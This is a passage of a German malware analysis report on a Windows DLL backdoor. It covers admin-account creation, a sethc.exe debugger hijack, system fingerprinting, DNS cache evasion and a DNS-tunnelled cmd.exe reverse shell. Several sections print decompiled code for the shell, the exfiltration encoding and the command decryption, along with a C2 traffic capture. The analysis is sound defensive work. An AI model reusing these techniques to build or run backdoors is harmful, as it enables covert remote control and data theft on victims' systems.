

Abbildung 24: CMD-Fehlermeldung bei deaktivierter Eingabeaufforderung

3.5.1.6 1.1.2.3: Anlegen eines Admin-Accounts

Beim Ausführen dieses Befehls legt das Sample einen neuen Administrator-Account mit dem Nutzernamen **„SUPPORT_388945c0“** und dem Passwort **„Abc159753@“** an. Mehr dazu in Sektion 3.2.2.

3.5.1.7 1.1.2.4: Registrieren eines Debuggers

Hier wird in der Registry unter den **Image File Execution Options** der Taskmanager als Debugger für die **sethc.exe (Sticky Keys)** eingetragen. Mehr hierzu in der Sektion 3.2.

3.5.1.8 1.1.2.5: Entfernen des Debuggers

Der im vorherigen Befehl eingetragene Registry-Key, welcher den Taskmanager als Debugger für die sethc.exe definiert, wird bei der Ausführung dieses Befehls wieder entfernt. Dies dient wahrscheinlich dem Verwischen von Spuren, nachdem der Registry-Eintrag nicht mehr benötigt wird.

3.5.1.9 1.1.2.6: Erzeugen von Fingerprints

Eine Funktion wird aufgerufen, welche die verschiedenen Systemfingerprints erzeugt und in globalen Variablen ablegt. Wie die Fingerprinterstellung funktioniert, wird in Abschnitt 3.6 gezeigt.

3.5.1.10 1.1.3.1-8: Inaktiver Modus

Bei diesem Befehl wird eine Funktion aufgerufen, die einen numerischen Wert, abhängig von der IP-Adresse, für den Registry Key „HKEY_LOCAL_MACHINE\Software\ODBC\T“ setzt. Unseren Nachforschungen nach zu urteilen, handelt es sich hierbei um eine Anzahl an Sekunden, für die die Malware schläft und inaktiv wird. Vermutlich, um einer Detektion zu entgehen.

3.6 Fingerprints und Cache-Evasion

Insgesamt gibt es fünf verschiedene Fingerprints, die über C2-Kommunikation an die Akteure übertragen werden. Im Sample sind zwei Funktionen vorhanden, in denen Fingerprints erzeugt und in globalen Variablen gespeichert werden. Eine dieser Funktionen ist, wie oben bereits aufgelistet, ein statisches C2-Kommando, dessen Ausführung wir jedoch nicht beobachten konnten. Die andere Funktion wird initial beim Start der Malware ausgeführt und dient allem Anschein nach der globalen Parameterinitialisierung, da hier neben den Fingerprints auch globale Variablen wie die Liste der DNS-Server-IP-Adressen gesetzt werden. Aus der statischen Analyse geht kein wirklicher Unterschied beim Erzeugen der Fingerprints hervor, aus diesem Grund erschließt sich uns der Grund für eine separate Funktion nicht.

```
1 CHAR *get_cpu_fingerprint_sub_10003010()
2 {
3   _EAX = 0;
4   __asm { cpuid }
5   _EAX = 1;
6   __asm { cpuid }
7   wsprintfA(cpu_fingerprint, "%08X%08X", _EDX, _EAX);
8   return cpu_fingerprint;
9 }
```

Abbildung 25: CPU Fingerprint

Jeder erzeugte Fingerprint basiert auf der gleichen Basis, einem CPU-Fingerprint und einem zufällig generierten Wert. Diese Werte werden anschließend konkateniert und gehasht. Es wird zunächst ein zufälliger Wert generiert und unter dem Registry-Key „HKEY_LOCAL_MACHINE-\Software\ODBC\M“ gespeichert. Anschließend werden Informationen zur CPU über eingebettete Assembly-Instruktionen ausgelesen und hexadezimal enkodiert gespeichert. Dieser String wird kombiniert mit dem in der Registry gespeichertem Wert gehasht, um so den Basis-Fingerprint zu erhalten. Es ist davon auszugehen, dass hier ein CRC-32-Hash verwendet wurde, da die XOR-Konstante **0xEDB88320** ein bekannter Wert dieses Hash-Verfahrens ist [13]. Die Länge des Hashwertes beträgt vier Zeichen, wie man im EAX Register in Abbildung 26 gut erkennen kann.

```
                    Hide FPU
EAX   10013AF4   "7c5b"
EBX   75CF0A70   <kernel32.lstrlen>
ECX   75CE8710   kernel32.75CE8710
EDX   02E9F461   "96e"
EBP   00000000
ESP   02E9F46C   &"7c5b"
ESI   7695B780   <user32.wsprintfA>
EDI   02E9F854
```

Abbildung 26: Basis Fingerprint im EAX-Register

Mit dem Basis-Fingerprint werden anschließend die fünf weiteren Fingerprints erzeugt, die bei der C2-Kommunikation als Subdomain, also als enkodierte Nachrichten, versendet werden.

Den ersten Fingerprint haben wir `hashed_cpu_fingerprint_and_rid_2d` genannt, da dieser aus dem Basis-Fingerprint sowie der Zeichenfolge „2d“ besteht. Schaut man sich den mitgeschnittenen Netzwerkverkehr an (siehe Abbildung 34), kann man beispielsweise den folgenden Wert beobachten: **7c5b2df9.api.microsoft-ns1.com**. Lässt man die C2-Basis-Domain entfallen, bleibt folgende enkodierte Nachricht: **7c5b2df9**. Der eigentliche Fingerprint besteht nur aus den ersten sechs Zeichen. Es wurden also vor dem Versenden zwei weitere Zeichen angefügt. Hierbei handelt es sich um eine zufällig generierte Zahl zwischen 0 und 255, welche anschließend hexadezimal enkodiert und direkt vor dem Senden an den Fingerprint angehängt wurde, wie in Abbildung 27 zu erkennen ist.



Abbildung 27: Anhängen zufälliger Zeichen an Fingerprint zur Cache-Evasion

Diese zufällige Zahl dient mit hoher Wahrscheinlichkeit als Gegenmaßnahme zum Cachen von DNS-Responses. Es ist üblich, dass DNS-Server Antworten auf DNS-Requests cachen, damit bereits abgefragte Domains bei weiteren Anfragen schneller aufgelöst werden können. Dies würde jedoch bedeuten, dass bei regelmäßigen C2-Abfragen auf eine statische Domain gecachte Antworten und keine neuen Befehle empfangen werden, wodurch die Akteure warten müssten, bis die Domain wieder aus dem Cache fällt. Durch das Anhängen von zufälligen Werten an die statischen Fingerprints werden so bei der C2-Kommunikation immer wieder neue Subdomains abgefragt, wodurch die Akteure der Cache-Problematik entgehen. Wir nennen diese Vorgehensweise DNS-Cache-Evasion.

Im zweiten Fingerprint wird der Computername hexadezimal enkodiert. Schaut man sich diesen Fingerprint in unserem Netzwerkmitschnitt an, sieht dieser wie folgt aus:

7c5bb-4d534544474557494e3130fc.api.microsoft-ns1.com

Lässt man die C2-Basis-Domain weg, wird der Fingerprint wie folgt aufgebaut:

[Basis-Fingerprint]b-[Computername][Cache-Evasion]

Da der Computername lediglich hexadezimal enkodiert wird, kann man den Fingerprint nach dem '-'-Zeichen und bis auf die letzten beiden Zeichen zur Veranschaulichung wieder dekodieren und erhält folgenden ASCII-String:**„MSEDGEWIN10“**, was unsere Analyseumgebung eines Windows 10 Rechners widerspiegelt.

Der dritte Fingerprint enthält Metriken über das Betriebssystem und den Arbeitsspeicher des infizierten Rechners, ebenfalls in hexadezimal enkodierter Form. Der Fingerprint ist folgend aufgebaut:

[Basis-Fingerprint]c-[Betriebssystem und Speicher Information][Cache Evasion]

Auch hier soll wieder der Netzwerkmitschnitt beispielhaft gezeigt und dekodiert werden:

7c5bc-20362e367c332e393920474204.api.microsoft-ns1.com

Dekodiert ergibt sich folgender String: **6.6|3.99 GB**.

Im vierten Fingerprint werden einige Computer- und Prozessormetriken gespeichert. Der Aufbau sieht analog zu den anderen Fingerprints folgend aus:

[Basis-Fingerprint]d-[Computer und Prozessormetriken][Cache Evasion]

Der Netzwerkmitschnitt sieht folgend aus:

7c5bd-31436f72652a333539394d687a28313235322976312e3007.api.microsoft-ns1.com

Und dekodiert ergibt sich der folgende Wert für den Fingerprint: **1Core*3599Mhz(1252)v1.0**.

Der letzte Fingerprint grenzt sich etwas von den anderen Fingerprints ab, da dieser in der interaktiven C2-Kommunikation versendet wird. Der Fingerprint besteht lediglich aus dem Basis-Fingerprint mit dem Suffix „z-“ und den zwei zufälligen Zeichen zur Cache-Evasion. Dieser Fingerprint wird verwendet, wenn nach einem neuen, interaktiven Befehl gefragt wird und konnte daher nicht von uns mitgeschnitten werden.

Die Akteure verschaffen sich mit diesen Fingerprints einen guten Überblick über die infizierte Zielumgebung und es ist ihnen möglich, anhand der Fingerprints zwischen infizierten Systemen zu unterscheiden. Es ist durch den zufälligen, in der Registry gespeicherten Wert, sogar möglich, zwischen hardwaretechnisch gleichen Systemen zu unterscheiden.

3.7 Interaktive C2 Sitzungen: Reverse-Shell

Während der dynamischen Analyse des Prüfungssamples waren wir nur in der Lage, statische C2-Kommunikation zu beobachten. Durch die statische Analyse wissen wir jedoch, dass das Sample noch eine weitere, interaktive Art der C2-Kommunikation implementiert.

Bei dieser interaktiven C2-Kommunikation handelt es sich um eine Art einer Reverse-Shell. Die Akteure initialisieren einen **CMD-Prozess** und sind in der Lage, beliebige Befehle durch diesen auszuführen, sie haben theoretisch komplette Kontrolle über das infizierte System. Die Eingaben für den CMD-Prozess werden dabei über das C2-Trägerprotokoll empfangen und die Ausgaben werden ausgelesen und ebenfalls über das C2-Trägerprotokoll an die Akteure gesendet. Somit haben die Akteure eine Reverse-Shell, welche ihre Kommunikation über DNS-Abfragen tunnelt und versteckt.

Gestartet wird eine interaktive Sitzung dabei durch einen statischen C2-Befehl. Der Auslöser ist die DNS-Antwort mit der IP-Adresse **8.9.8.9**, wonach ein neuer Thread mit der Funktion zum Setup der Custom-Reverse-Shell erzeugt wird (vgl. Sektion 3.5.1).

3.7.1 Setup der Custom-Reverse-Shell

In der Setup-Funktion wird zu Beginn ein Array initialisiert, in welchem die verschiedenen Handles gespeichert werden, die im Laufe der Funktion erzeugt werden. Initial wird dort ein Handle auf den Socket-Container abgelegt, der bei den verschiedenen C2-Funktionen benötigt wird, um Daten zu senden und Befehle empfangen zu können.

Es werden anschließend zwei anonyme Pipes erzeugt, über welche die Ein- und Ausgaben für den CMD-Prozess geschrieben und ausgelesen werden. Die Read- und Write-Handles der Pipes werden im Handle-Array abgelegt. Die Akteure achten beim Erzeugen der Pipes darauf, bei den `PipeAttributes` das „`bInheritHandle\` auf TRUE zu setzen, damit die Handles, die durch die Pipes erzeugt werden, auch an Kind-Prozesse vererbt werden. Wenn die Pipes erfolgreich erzeugt wurden, wird daraufhin der CMD-Prozess vorbereitet. Dazu wird eine `StartupInfo`-Struktur initialisiert und mit den Pipe-Handles befüllt. Die Flags der StartupInfo-Struktur deuten dabei darauf hin, dass kein Fenster dargestellt, und dass die gesetzten Handles für die Ein- und Ausgabe verwendet werden sollen. Die Akteure wollen also vermeiden, dass der Nutzer den Prozess wahrnimmt. Danach wird der Pfad zur „cmd.exe“ aufgebaut und der CMD-Prozess mit den gesetzten Konfigurationen gestartet.

```
32  PipeAttributes.lpSecurityDescriptor = 0;
33  *handleContainer = &off_1000E22C;
34  handleContainer[14] = 1;
35  PipeAttributes.nLength = 12;
36  PipeAttributes.bInheritHandle = TRUE;          // inherit handle to new processes (attaches pipes to cmd I/O)
37  if ( CreatePipe(handleContainer + 1, handleContainer + 4, &PipeAttributes, 0) )// this + 1: readHandle
38                                                 // this + 4: writeHandle
39  {
40    if ( CreatePipe(handleContainer + 3, handleContainer + 2, &PipeAttributes, 0) )// this + 3: read handle
41                                                 // this + 2: write handle
42    {
43      memset(&StartupInfo, 0, sizeof(StartupInfo));
44      memset(&ProcessInformation, 0, sizeof(ProcessInformation));
45      GetStartupInfoA(&StartupInfo);
46      StartupInfo.hStdInput = *stdInptHandle;
47      stdOutErrHandleCopy = *stdOutErrHandle;
48      StartupInfo.cb = 68;
49      StartupInfo.wShowWindow = 0;
50      StartupInfo.dwFlags = 0x101;               // STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW flags
51      StartupInfo.hStdError = stdOutErrHandleCopy;
52      StartupInfo.hStdOutput = stdOutErrHandleCopy;
53      GetSystemDirectoryA(CmdExePath, 260u);     // system32 path
54      lstrcatA(CmdExePath, "\\cmd.exe");         // append \\cmd.exe to system32 path, effectively storing path to cmd.exe
55      if ( !CreateProcessA(CmdExePath, 0, 0, 0, 1, 32u, 0, 0, &StartupInfo, &ProcessInformation) )// start cmd.exe (terminal)
56      {
```

Abbildung 28: Erzeugen der Pipes und starten des CMD-Prozesses

Nachdem der CMD-Prozess erfolgreich gestartet wurde, werden die Handles für den Prozess und den Thread im Handle-Array gespeichert. Anschließend werden zwei weitere Threads gestartet, welche sich darum kümmern, durch die Pipes die Ausgabe des CMD-Prozesses über das C2-Protokoll an die Akteure zu schicken und neue Eingaben zu empfangen und an den CMD-Prozess weiterzuleiten.

3.7.2 Senden von CMD Output

Um CMD-Output an die Akteure zu schicken, wird jede Sekunde geprüft, ob es auf dem Read-Handle der an den CMD-Prozess vererbten Pipe neue Ausgaben gibt. Ist dies der Fall, wird eine Funktion, die sich um das Senden der Ausgabe kümmert, aufgerufen.

Aufgabe dieser Funktion ist es, die Ausgaben des CMD-Prozesses so zu formatieren, dass diese als Subdomain enkodiert über das C2-Protokoll versendet werden können. Dazu haben die Akteure ein bestimmtes Nachrichtenformat implementiert.

Zuerst erhält die Ausgabe ein Präfix mit einer Kontrollsequenz, vermutlich um den Beginn einer Übertragung zu kennzeichnen. Die Start-Kontrollsequenz liegt als Stack-String vor und besteht aus der Zeichenfolge: **0xFF 0xEF 0xFF 0xEF**. Die Ausgabe wird anschließend in Blöcken von bis zu je 28 Byte pro Block verarbeitet.

```
43  prefix[0] = 0xFF;
44  prefix[1] = 0xEF;
45  prefix[2] = 0xFF;
46  prefix[3] = 0xEF;                           // message start sequence as stack string: ffefffef
47  prefixedOutputString = operator new(outputLength + 4);
48  prefixedOutputStringCpy = prefixedOutputString;
49  memset(prefixedOutputString, 0, outputLength + 4);
50  *prefixedOutputString = *prefix;
51  qmemcpy(prefixedOutputString + 4, pipeOutput, outputLength);
52  remainder = (outputLength + 4) % 28;          // check if output aligns to 28 byte block
53  if ( remainder )
54    numberOfBlocks = outputLengthPlus4 / 28 + 1;
55  else
56    numberOfBlocks = outputLengthPlus4 / 28;
57  numberOfBlocksCpy = numberOfBlocks;
58  blockIterator = 0;
```

Abbildung 29: Kontrollsequenz als Stack-String und aufteilen der zu sendenden Nachricht in Blöcke

Für jeden Block werden die Nächsten 28 Zeichen der Nachricht (oder weniger, falls das Ende der Nachricht erreicht wurde) hexadezimal enkodiert, in einen String geschrieben,

Der nun enkodierte Nachrichtenblock erhält anschließend den Präfix **„0-“** gefolgt von einem Hexadezimal enkodierten, vier Zeichen langen TickCount Wert. Der TickCount Wert dient dabei sehr wahrscheinlich als eine Art **Sequenznummer**, um die Nachrichtenblöcke auf der Seite der Akteure in der richtigen Reihenfolge wieder zusammenzusetzen. Als Suffix wird die bereits bekannte Basis-C2-Domain **„.api.microsoft-ns1.com“** gesetzt. Daraus ergibt sich das folgende Nachrichtenformat:

0-[Hexadezimaler TickCount][Nachrichtenblock].api.microsoft-ns1.com

```
59  if ( (numberOfBlocks + 1) > 0 )
60  {
61    currentOutputStringBlock = prefixedOutputStringCpy;
62    do
63    {
64      memset(processedMessageBlock, 0, sizeof(processedMessageBlock));
65      v31 = 0;
66      v32 = 0;
67      if ( blockIterator == numberOfBlocks )
68      {
69        lstrcpyA(processedMessageBlock, "efffefff");// message end sequence: efffefff
70      }
71      else
72      {
73        strIndex = 0;
74        numberOfBlocksMinus1 = numberOfBlocks - 1;
75        do
76        {
77          if ( blockIterator == numberOfBlocksMinus1 && remainder && strIndex == remainder )// if the last character of the message has been processed
78            break;
79          prefix[0] = 0;
80          charAtIndex = currentOutputStringBlock[strIndex];
81          *&prefix[1] = 0;
82          wsprintfA(prefix, "%02x", charAtIndex);
83          _mbsnbcat(processedMessageBlock, prefix, 2u);// append current char to processed msg block in hex representation
84          ++strIndex;
85        }
86        while ( strIndex < 28 );
87        numberOfBlocks = numberOfBlocksCpy;
88      }
89      memset(encodedMessage, 0, sizeof(encodedMessage));
90      v34 = 0;
91      v35 = 0;
92      TickCount = GetTickCount();
93      wsprintfA(encodedMessage, "%s%04x%s.%s", "0-", TickCount, processedMessageBlock, c2BaseDomain);// 0-[TickCountInHex][MessageBlock].[baseDomain]
94                                              // Tick count most likely ensures correct message order when combining different parts
95                                              // Also, TickCount is 4 byte, so message has 32 byte in total including TickCount
```

Abbildung 30: Aufbau und Enkodierung der zu sendenden Nachrichtenblöcke

Nachdem ein Nachrichtenblock fertiggestellt wurde, wird die Domain mit dem enkodierten Nachrichtenblock an die `send_msg_and_recv_command`, welche in Sektion 3.4.1 betrach-

tet wurde, weitergegeben. Dabei wird diesmal die Flag zum weiteren enkodieren bzw. **verschlüsseln** der Nachricht gesetzt, es werden also Zeichen der Subdomain mit dem dort gezeigten Schema ersetzt.

Wenn die gesamte Nachricht gesendet wurde, wird zum Schluss eine weitere Nachricht gesendet, in der als Inhalt lediglich der String **„efffefff“** vorhanden ist (siehe Abbildung: 30). Diese Kontrollsequenz dient sehr wahrscheinlich als Identifikator für das Ende einer Nachricht.

Unter der Betrachtung der Kontrollsequenzen ergibt es nun ebenfalls Sinn, dass die Enkodierung oder Verschlüsselung der `send_msg_and_recv_command`-Funktion die Zeichen **'e'** und **'f'** ignoriert (siehe Abbildung 10), da diese Teile der definierten Kontrollsequenzen sind.

3.7.3 Empfangen interaktiver Befehle

Um die Befehle für den CMD-Prozess zu empfangen, wird alle fünf Sekunden über eine Mutex-Flag geprüft, ob aktuell CMD-Output an die Akteure geschickt wird. Ist dies nicht der Fall, wird die Funktion zum Empfangen und Verarbeiten interaktiver Befehle aufgerufen.

Dazu wird ein neuer Befehl vom C2-Server angefragt. Als Subdomain wird der in Sektion 3.6 fünfte Fingerprint im Format **[Basis-Fingerprint][z-][Cache Evasion].api.microsoft-ns1.com** verwendet. Es wird ebenfalls der DNS-Record-Type auf den Wert **28** gesetzt, es werden also eine oder mehrere **IPv6-Adressen** als Antwort erwartet. Anhand dieser Identifikatoren sollte der C2-Server erkennen, dass hier ein interaktiver C2-Befehl für den CMD-Prozess erwartet wird.

Nachdem der Befehl empfangen wurde, wird dieser verarbeitet. Dabei scheint dieser ebenfalls nach einem bestimmten Format strukturiert oder sogar verschlüsselt zu sein. Es wird in 16-Byte-Blöcken über die empfangene Nachricht iteriert. Hierbei stellen die ersten beiden Byte eines jeden Blockes allem Anschein nach eine Sequenznummer dar, da die Blöcke anhand des Offsets aus den ersten beiden Bytes reorganisiert werden. Die restlichen 14 Zeichen jedes Blockes werden mit einer XOR-Cipher mit dem Wert **0x99** entschlüsselt.

```
75  while ( 1 )                                   // decrypts and reorganizes the received data
76  {
77    currentDataPtr = ipv6EncodedInteractiveC2Command[1];
78    numberOfBlocksOrZero = ipv6EncodedInteractiveC2Command[1]
79                         ? (ipv6EncodedInteractiveC2Command[2] - ipv6EncodedInteractiveC2Command[1]) >> 4// divide by 16
80                         : 0;
81    if ( iterator == numberOfBlocksOrZero )
82      break;
83    for ( j = 2; j < 16; ++j )                  // iterate through every byte in block except first two?
84    {
85      *(currentDataPtr + 16 * iterator + j) ^= 0x99u;// decrypt by xoring with 0x99?
86      currentDataPtr = ipv6EncodedInteractiveC2Command[1];
87    }
88    startOfCurrentBlockPtr = (16 * iterator + currentDataPtr);
89    offsetStartOfCurrentBlockPtr = startOfCurrentBlockPtr + 2;// offset by exactly 2, the 2 bytes we skipped during decryption?
90    ++iterator;
91    offsetAllocatedBufferPtr = &allocatedBuffer[14 * *startOfCurrentBlockPtr];// maybe the first 2 bytes contain the position
92                                                // of the block in the command, meaning that commands are scrambled or blocks are received unordered
93    *offsetAllocatedBufferPtr = *offsetStartOfCurrentBlockPtr;// reorganize decrypted data?
94    *(offsetAllocatedBufferPtr + 1) = *(offsetStartOfCurrentBlockPtr + 1);
95    *(offsetAllocatedBufferPtr + 2) = *(offsetStartOfCurrentBlockPtr + 2);
96    *(offsetAllocatedBufferPtr + 6) = *(offsetStartOfCurrentBlockPtr + 6);
97  }
```

Abbildung 31: Entschlüsseln und Wiederaufbau empfangener, interaktiver Befehle

Nachdem alle Blöcke verarbeitet wurden, sollte der auszuführende Befehl in entschlüsselter Form vorliegen. Der Befehl kann dabei entweder einer von drei vordefinierten Aktionen sein, oder ein beliebiges Kommando, welches an den CMD-Prozess weitergeleitet wird.

Die erste vordefinierte Aktion ist der Befehl mit dem Wert **„[NULL]“**. Dieser Befehl scheint nichts zu tun und wird wahrscheinlich automatisch gesendet, wenn es keine neuen Befehle gibt.

Die zweite vordefinierte Aktion ist der Befehl mit dem Wert **„[EXITCMD]“**. Diese Aktion gibt den Status Code 0 zurück, was zur Folge hat, dass der CMD-Prozess sowie die Sender- und Empfänger-Threads terminiert werden. Es wird also die interaktive Sitzung durch diesen Befehl beendet.

Die letzte vordefinierte Aktion ist der Befehl **„[GETINFO]“**. Ziel dieser Aktion ist es, ausführliche Informationen über die aktuell laufende Instanz der Malware an die Akteure zu schicken. Hierbei werden fest kodierte Versionsnummern, der Pfad der ausführenden Datei, die Uptime des Systems oder verschiedene Konfigurationen der Malware an den C2-Server gesendet. Abbildung 32 zeigt einen Ausschnitt der zu sendenden Informationen. Zum Senden wird dabei die in Sektion 3.7.2 besprochene Funktion verwendet.

```
19  strcpy(a1, "[GETINFO]");
20  strcat(a1, "\r\n");
21  strcat(a1, "Server Version:\t\t");
22  strcat(a1, "v1.0");
23  v10[0] = 0;
24  strcat(a1, "\r\n");
25  memset(&v10[1], 0, 0x100u);
26  v11 = 0;
27  v12 = 0;
28  TickCount = GetTickCount();
29  wsprintfA(
30    v10,
31    "System Up Time:\t\t%dd, %dh, %dm, %ds\r\n",
32    TickCount / 1000 / 24 / 60 / 60,
33    TickCount / 1000 / 60 / 60 % 60,
34    TickCount / 1000 / 60 % 60,
35    TickCount / 1000 % 60);
36  strcat(a1, v10);
37  v2 = noConnectDelayTime + delayTime;
38  sprintf(Filename, "DelayTime:\t\t%dmin+(Rand 60s)\r\n", delayTime);
39  strcat(a1, Filename);
40  sprintf(Filename, "NoConnectDelayTime:\t%dmin+(Rand 300s)\r\n", v2);
41  strcat(a1, Filename);
42  if ( onlyConnectInTimespan )
43  {
44    sprintf(Filename, "CustomConnectTime:\t%dh~%dh\r\n", connectTimeSpanStart, connectTimeSpanEnd);
45    strcat(a1, Filename);
46  }
47  if ( lstrlenA("api.microsoft-ns1.com") )
```

Abbildung 32: Informationen, die durch den [GETINFO]-Befehl versendet werden

Die Art der gesendeten Informationen in dieser Funktion lassen darauf hinweisen, dass die Akteure gegebenenfalls mehrere Versionen der Malware geplant haben und unterschiedliche Konfigurationen der Malware erwarten, was auf eine größere Kampagne hindeutet.

Wenn keine der vordefinierten Aktionen ausgeführt werden soll, wird der Befehl stattdessen an den CMD-Prozess weitergeleitet, womit die Akteure in der Lage sind, jede beliebige Aktion auf dem Zielsystem vorzunehmen. Die Weiterleitung des Befehls funktioniert dabei über die vorher initialisierten Pipes.

```
141  else
142  {
143    strcat(commandBuffer, "\r\n");
144    (*(*handleContainerCopy + 4))(handleContainerCopy, commandBuffer, strlen(commandBuffer));// send command to system / cmd
145                                                  // handleContainer + 4 contains Pipes write handle
146  }
147  for ( ii = ipv6EncodedInteractiveC2Command[1]; ii != ipv6EncodedInteractiveC2Command[2]; ii += 16 )
148    ;
149  free_memory_sub_10005209(ipv6EncodedInteractiveC2Command[1]);
150  return 1;
```

Abbildung 33: Weiterleiten des Befehls an den CMD-Prozess

3.8 Beobachtungen des C2-Verkehrs

No.	Time	Source	Destination	Protocol	Length	Info
127	6118.576847	10.0.2.15	10.0.2.3	DNS	90	Standard query 0xe805 A 7c5b2df9.api.microsoft-ns1.com
128	6118.917104	10.0.2.3	10.0.2.15	DNS	106	Standard query response 0xe805 A 7c5b2df9.api.microsoft-ns1.com A 7.8.7.1
129	6119.929171	10.0.2.15	10.0.2.3	DNS	112	Standard query 0xe805 A 7c5bb-4d534544474557494e3130fc.api.microsoft-ns1.com
130	6120.257860	10.0.2.3	10.0.2.15	DNS	128	Standard query response 0xe805 A 7c5bb-4d534544474557494e3130fc.api.microsoft-ns1.com A 7.8.7.2
131	6121.262055	10.0.2.15	10.0.2.3	DNS	114	Standard query 0xe805 A 7c5bc-20362e367c332e393920474204.api.microsoft-ns1.com
132	6121.586886	10.0.2.3	10.0.2.15	DNS	130	Standard query response 0xe805 A 7c5bc-20362e367c332e393920474204.api.microsoft-ns1.com A 7.8.7.3
133	6122.598493	10.0.2.15	10.0.2.3	DNS	136	Standard query 0xe805 A 7c5bd-31436f72652a333539394d687a2831323532976312e3007.api.microsoft-ns1.com
134	6122.949855	10.0.2.3	10.0.2.15	DNS	152	Standard query response 0xe805 A 7c5bd-31436f72652a333539394d687a2831323532976312e3007.api.microsoft-ns1.com A 7.8.7.8
135	6160.954256	10.0.2.15	10.0.2.3	DNS	90	Standard query 0xe805 A 7c5b2d83.api.microsoft-ns1.com
136	6161.181605	10.0.2.3	10.0.2.15	DNS	106	Standard query response 0xe805 A 7c5b2d83.api.microsoft-ns1.com A 7.8.7.8
137	6163.202924	10.0.2.15	10.0.2.3	DNS	90	Standard query 0xe805 A 7c5b2d8d.api.microsoft-ns1.com
138	6163.463126	10.0.2.3	10.0.2.15	DNS	106	Standard query response 0xe805 A 7c5b2d8d.api.microsoft-ns1.com A 7.8.7.8
139	6185.468745	10.0.2.15	10.0.2.3	DNS	90	Standard query 0xe805 A 7c5b2dd5.api.microsoft-ns1.com
140	6185.671338	10.0.2.3	10.0.2.15	DNS	106	Standard query response 0xe805 A 7c5b2dd5.api.microsoft-ns1.com A 7.8.7.8

Abbildung 34: Wireshark Mitschnitt der statischen C2-Kommunikation über DNS

Abbildung 34 zeigt einen Ausschnitt der C2-Kommunikation des Samples ab dem ersten Request. Die Akteure scheinen dabei ein bestimmtes Muster bei der statischen C2-Kommunikation an den Tag zu legen. Zu Beginn der Ausführung werden nacheinander die vier in Sektion 3.6 besprochenen, statischen Fingerprints abgefragt. Anschließend wird nur noch der erste Fingerprint in regelmäßigen Abständen gesendet. Wir gehen davon aus, dass bei einem initialen Kommunikationsaufbau sämtliche Systeminformationen über die Fingerprints abgefragt und bei den C2-Servern gespeichert werden. Danach wird in einen **Keep-Alive-Modus** gewechselt, und nur noch der erste Fingerprint gesendet. Dieser Modus wird höchstwahrscheinlich aufrechterhalten, bis es neue Kommandos gibt, oder einer der Akteure am infizierten System interessiert ist und manuell mit diesem interagiert.

Wir waren leider nicht in der Lage, abseits des initialen Fingerprint-Austauschs und den Keep-Alive-Requests weitere C2-Kommunikation mitzuschneiden. Die Ergebnisse der statischen Analyse sollten jedoch mehr als ausreichend sein, um einen Überblick über die Fähigkeiten des Samples zu erlangen.

3.9 Abhängigkeiten

Das vorliegende Sample ist eine PE-Datei, genauer gesagt eine DLL-Datei, und zielt somit ausschließlich auf Windows-Umgebungen ab. Da es sich bei dem Sample um eine Bibliothek handelt, kann es nicht eigenständig ausgeführt werden, sondern erfordert ein separates ausführbares Programm, das die DLL lädt und ausführt.

Der Rich Header des Samples deutet darauf hin, dass die Entwickler Visual Studio 6.0 sowie die Programmiersprachen C, C++ und Assembly verwendet haben.

Die DLL hat einige wenige Abhängigkeiten auf andere Standard Windows DLLs, diese lassen unseres Erachtens jedoch keine weiteren Schlüsse zur Attribution zu.

3.10 Technische Einordnung des Samples

Wie in Sektion 3.5 ausgiebig besprochen, bietet das Sample den Akteuren eine Vielzahl an Funktionalitäten an. Diese Funktionalitäten beschränken sich dabei vor allem auf den Zeitpunkt nach einer initialen Infektion des Zielsystems. Das Sample ist in der Lage, einen regelmäßigen und versteckten Kommunikationskanal aufzubauen und aufrechtzuerhalten, über welchen beliebige Aktionen auf dem Zielsystem ausgeführt werden können. Einige der statisch implementierten Aktionen benötigen dabei definitiv eine privilegierte Ausführung des Samples, beispielsweise die Erstellung von Administrator Accounts oder das Editieren von bestimmten Registry-Keys. Funktionalitäten für eine Privilege-Escalation fehlen jedoch im Sample bzw. werden diese nicht als vordefinierte Aktionen mitgeliefert. Ebenfalls fehlen Funktionalitäten zur eigentlichen Infizierung eines Systems. Das Sample ist alleine aus dem Grund, dass es sich um eine **DLL-Datei** handelt, nicht in der Lage, ohne Unterstützung oder anderen Schadcode ein System zu infizieren.

